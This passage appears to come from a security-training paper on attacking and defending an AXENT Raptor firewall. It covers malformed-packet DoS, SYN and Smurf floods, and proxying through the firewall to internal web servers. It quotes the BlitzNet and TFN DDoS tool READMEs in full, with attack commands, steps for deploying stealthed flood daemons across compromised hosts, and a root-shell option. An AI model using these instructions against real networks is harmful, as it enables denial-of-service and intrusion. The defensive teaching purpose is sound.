Once compiled the script can be ran by using the following command:

raptor *destination ip*

The script will then attack the destination IP address using malformed TCP/IP packets as described in the attack above.

The Result:

After a short period of time, the firewall fails to respond to the request. At this point the firewall is locked and no longer operational.

## Denial of Service Attack

### TCP SYN Flood

A TCP SYN Flood attack is an attack that attempts to open ports on a system by beginning the three-way handshake, but leaving the server hanging by not acknowledging the servers request for acknowledgment.

A malicious host will spoof an IP address and send thousands of SYN requests to the firewall. When the firewall attempts to respond, it can not because the source address does not exist. The firewall then has to way for the timeout period before the port is free again.

If done quick enough, an attacker could have all port on a firewall waiting for acknowledgments of SYN requests. This will leave the firewall with no free ports for answering legitimate SYN requests and establishing connections, leaving the firewall dead until all of the SYN requests time out.

The attack can be orchestrated using the Blitznet tool. Following is the README.TXT file included in the Blitznet distribution:

*TABLE OF CONTENTS*
*-----------------*

*I. Information*
*--------------*
*Package Name: BlitzNet*
*Archive Name: blitznet.tar.gz*
*Author : phreeon*
*Contact : phreeon@EFnet*
*Affiliation : Legend*

*II. Concept*
*-----------*
*A Blitz Network's purpose in a nutshell; to launch a spoofed syn flood attack via slice2 from many different computers without logging on any of them.*

III. Usage
----------
How it works; two files are placed on all of computers which will be the actual 'attackers.' One file is the daemon (blitzd) and the other is the actual spoofed syn flooder (slice2). (NOTE: slice2 is a seperate program and I did not code it) After the two files have been placed on an 'attacker' computer, blitzd should be executed as such: nohup ./blitzd <port> <stealth> & The port argument may be any port you wish, and the stealth argument must be a one-word string used to mask the process name in the process table. (NOTE: The stealth option is known not to work on *BSD* systems)

After doing this to several (100's ?) of computers, you must now prepare the host that you will use to control all of these attack computers. Four files will be needed for your main computer (preferrably your localhost), rush.tcl, shell.list, blitz, and strobe. (NOTE: rush.tcl uses blitz to connect to each attacker computer, and strobe is used to check if hosts are up, when you use the '-check' option.) The remaining file you must create yourself is shell.list, whose contents should look like this:

```
192.9.49.33     31337
199.185.137.3   9999
216.200.201.193 6969
```

Each line represents an attack computer. The first part is the ip address of the computer, and the second part is the port that that attack computer has blitzd listening on. Spacing does not matter here, 1 and 100 spaces are treated equally. However, the first blank line rush.tcl encouters in shell.list, rush.tcl will stop reading from the file. This is so that you can keep other notes/information at the bottom of shell.list like your l/p to microsoft.com!

Now, by running './rush.tcl' or 'tclsh rush.tcl' you will be shown the syntax of how to control your new BlitzNet. The syntax should appear as: rush (for blitz) v0.4.7 by phreeon
  syntax: ./rush -check | <source> <dest[,dest]> <start> <stop> <dupes> <duration>

You may run rush.tcl in two modes: the checkmode, or attack mode. By running the check mode:

```
  ./rush.tcl -check
```

This will use strobe to check which of your attacker computers are down, so that you may logon them and restart blitzd as shown earlier.

In the attack mode of rush.tcl, you simply follow the syntax starting from <source>. So Say you have one target at the ip address of 1.2.3.4, you would attack him like so:

> *./rush.tcl 0 1.2.3.4 1 600 10 400*
>
> *That line will attack 1.2.3.4 with random source addresses (0 == random source addresses), on ports 1 to 600 (where most important services run), using 10 dupes (duplicate threads of slice2), for 400 seconds (360 is normal timeout in seconds for ircd servers).*
>
> *You may also use multiple targets, and rush.tcl will split up the attack computers evenly among the targets. To attack multiple targets, a line like such would work: ./rush.tcl 0 1.2.3.4,6.7.8.9,10.11.12.13 1 600 10 400*
>
> *Multiple targets must only be seperated by 1 comma and NO SPACES.*
>
> *Well, that should do it for this release of BlitzNet!*
> *Do not packet too much :*
>
> *- phreeon*

The Raptor firewall can be protected against the TCP SYN attack by enabling SYN flood protection. Although this option heavily impacts performance, it allows the firewall to assume all SYN connections bound for any server. The firewall then waits for the acknowledgement of the SYN requests. It then keeps a table of how many request have come from the same source IP address. If the firewall sees that too many SYN requests are coming from the same source, and the original packet doesn't answer in a given amount of time, the firewall drops all attempted connections from that source IP.

## ICMP Flood Attack

An ICMP flood attack when a firewall receives an overwhelming number of ICMP messages. This attack is most common using the ICMP echo-request aka. ping.

Each time a ping request gets to a system, the system has to use system resources to investigate where the ping request came from and where to send the reply back to. If a system gets too many of these request, it could easily spend most of it's time attempting to reply back to the ping request.

A common ICMP attack is called a SMURF attack. With this attack, a hacker crafts an ping packet that has the source IP address of the victims machine and a destination of another victims network broadcast address. When the attacker sends the packet to the broadcast address, every system on that network will respond to the ping that is destined for the victims. The result is that the attacked system gets an overwhelming amount of ping request and freezes up because it does not have enough resources to answer them all.

The SMURF attack can be orchestrated using the TFN Flood Tool.

Following is the README file for the TFN Flood Tool:

```
Install the server 'td' on a number of hosts. Put all IP
addresses of the hosts running the server into a list; this
will be your iplist.
Run the client 'tfn' from anywhere, using the iplist as first
parameter. You can use the following request types:

-2 <bytes>        set packet size for packets used for udp/icmp/smurf
attacks
-1 <mask>         set spoof mask. 0 will use random ips, 1 uses the correct
                  class a, 2 correct class b and 3 correct class c ip value
0                 stop current floods; if no floods are found, display status
1 <targets>       udp flood. target is one ip or multiple ips separated by @
2 <targets> <port> syn flood. if port is 0, random ports are used.
3 <targets>       icmp echo request flood.
4 <port>          only if compiled with ID_SHELL. bind a rootshell to
<port>
5 <target@bcasts>  smurf amplifier icmp attack. unlike the above floods,
                  this only supports a single target. further ips separated
                  by @ will be used as smurf amplifier broadcast addresses

Acknowledgements:
Ideas for syn.c partially from synk4.
Ideas for tfn partially from randomizers code.
```

*Idea for multiple target implementation from phiflis code.*
*send_connect and other stuff from icmpd.c by so1o.*
*Coding inspiration by Satan and the United Association of Lawyers.*
*TFN was made by Mixter.*

*-- Mixter*

ICMP flood attacks can be prevented by the Raptor firewall by disallowing ICMP traffic to the firewall or any other system through the firewall.

**Note: All tools described in this section can be downloaded from: packetstorm.security.com**

## Internal Compromise


I will be attempting to compromise the internal web server. Internal web servers are generally tough to get to, but often the pay-off is worth it due to the amount of useful information found on company Intranets.

I will use a vulnerability found in the Raptor firewall that allows an attacker to use the Raptor firewall as a proxy to any system on the other interface of the firewall that is listening on port 79-99 and 200-65535 using the HTTP protocol. This attack excludes the standard HTTP port 80. This attack will only work if the internal web server is running on a non-standard HTTP port.

The vulnerability is described in detail by Benny Amorsen and Christian Lysel on the SecurITeam web site:

> *AXENT's Raptor Firewall provides protection for the enterprise, including the corporate/Internet perimeter interface, the corporate Intranets, the private subnets and branch offices. A security vulnerability in the firewall allows attackers to access internal hosts inside the network if the http forwarding module has been enabled (It is by default).*
>
> *Setting a Raptor Firewall up, allowing the universe to access a local web server (host: webserver), listening on port 80 (normal website) and 2000 (admin site). This would give external users access to the admin site listening on port 2000, if the client is configured to use the external interface as a proxy server (For lynx: "export http_proxy = http://external-interface:80/ ; lynx http://webserver:2000/").*
>
> *This works not only for external users, but also for internal users.*

I will first set my proxy settings in my browser to use the external firewall as a proxy server.




Manual Proxy Configuration

Servers

| Type | Address of proxy server to use | Port |
|---|---|---|
| HTTP: | 208.187.43.34 | 80 |
| Security: | | 0 |
| FTP: | | 0 |
| Socks: | | 1080 |
| Gopher: | | 0 |
| WAIS: | | 0 |

I will then begin to manually scan the network trying to find an HTTP server running on a non-standard port.


Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print
Bookmarks
What's Related
Members WebMail Connections BizJournal SmartUpdate

Go to: 10.3.4.2:8080

Once a web server is found, I will use general browsing techniques such as forceful browsing and CGI data poisoning to gain any additional information that is not readily available.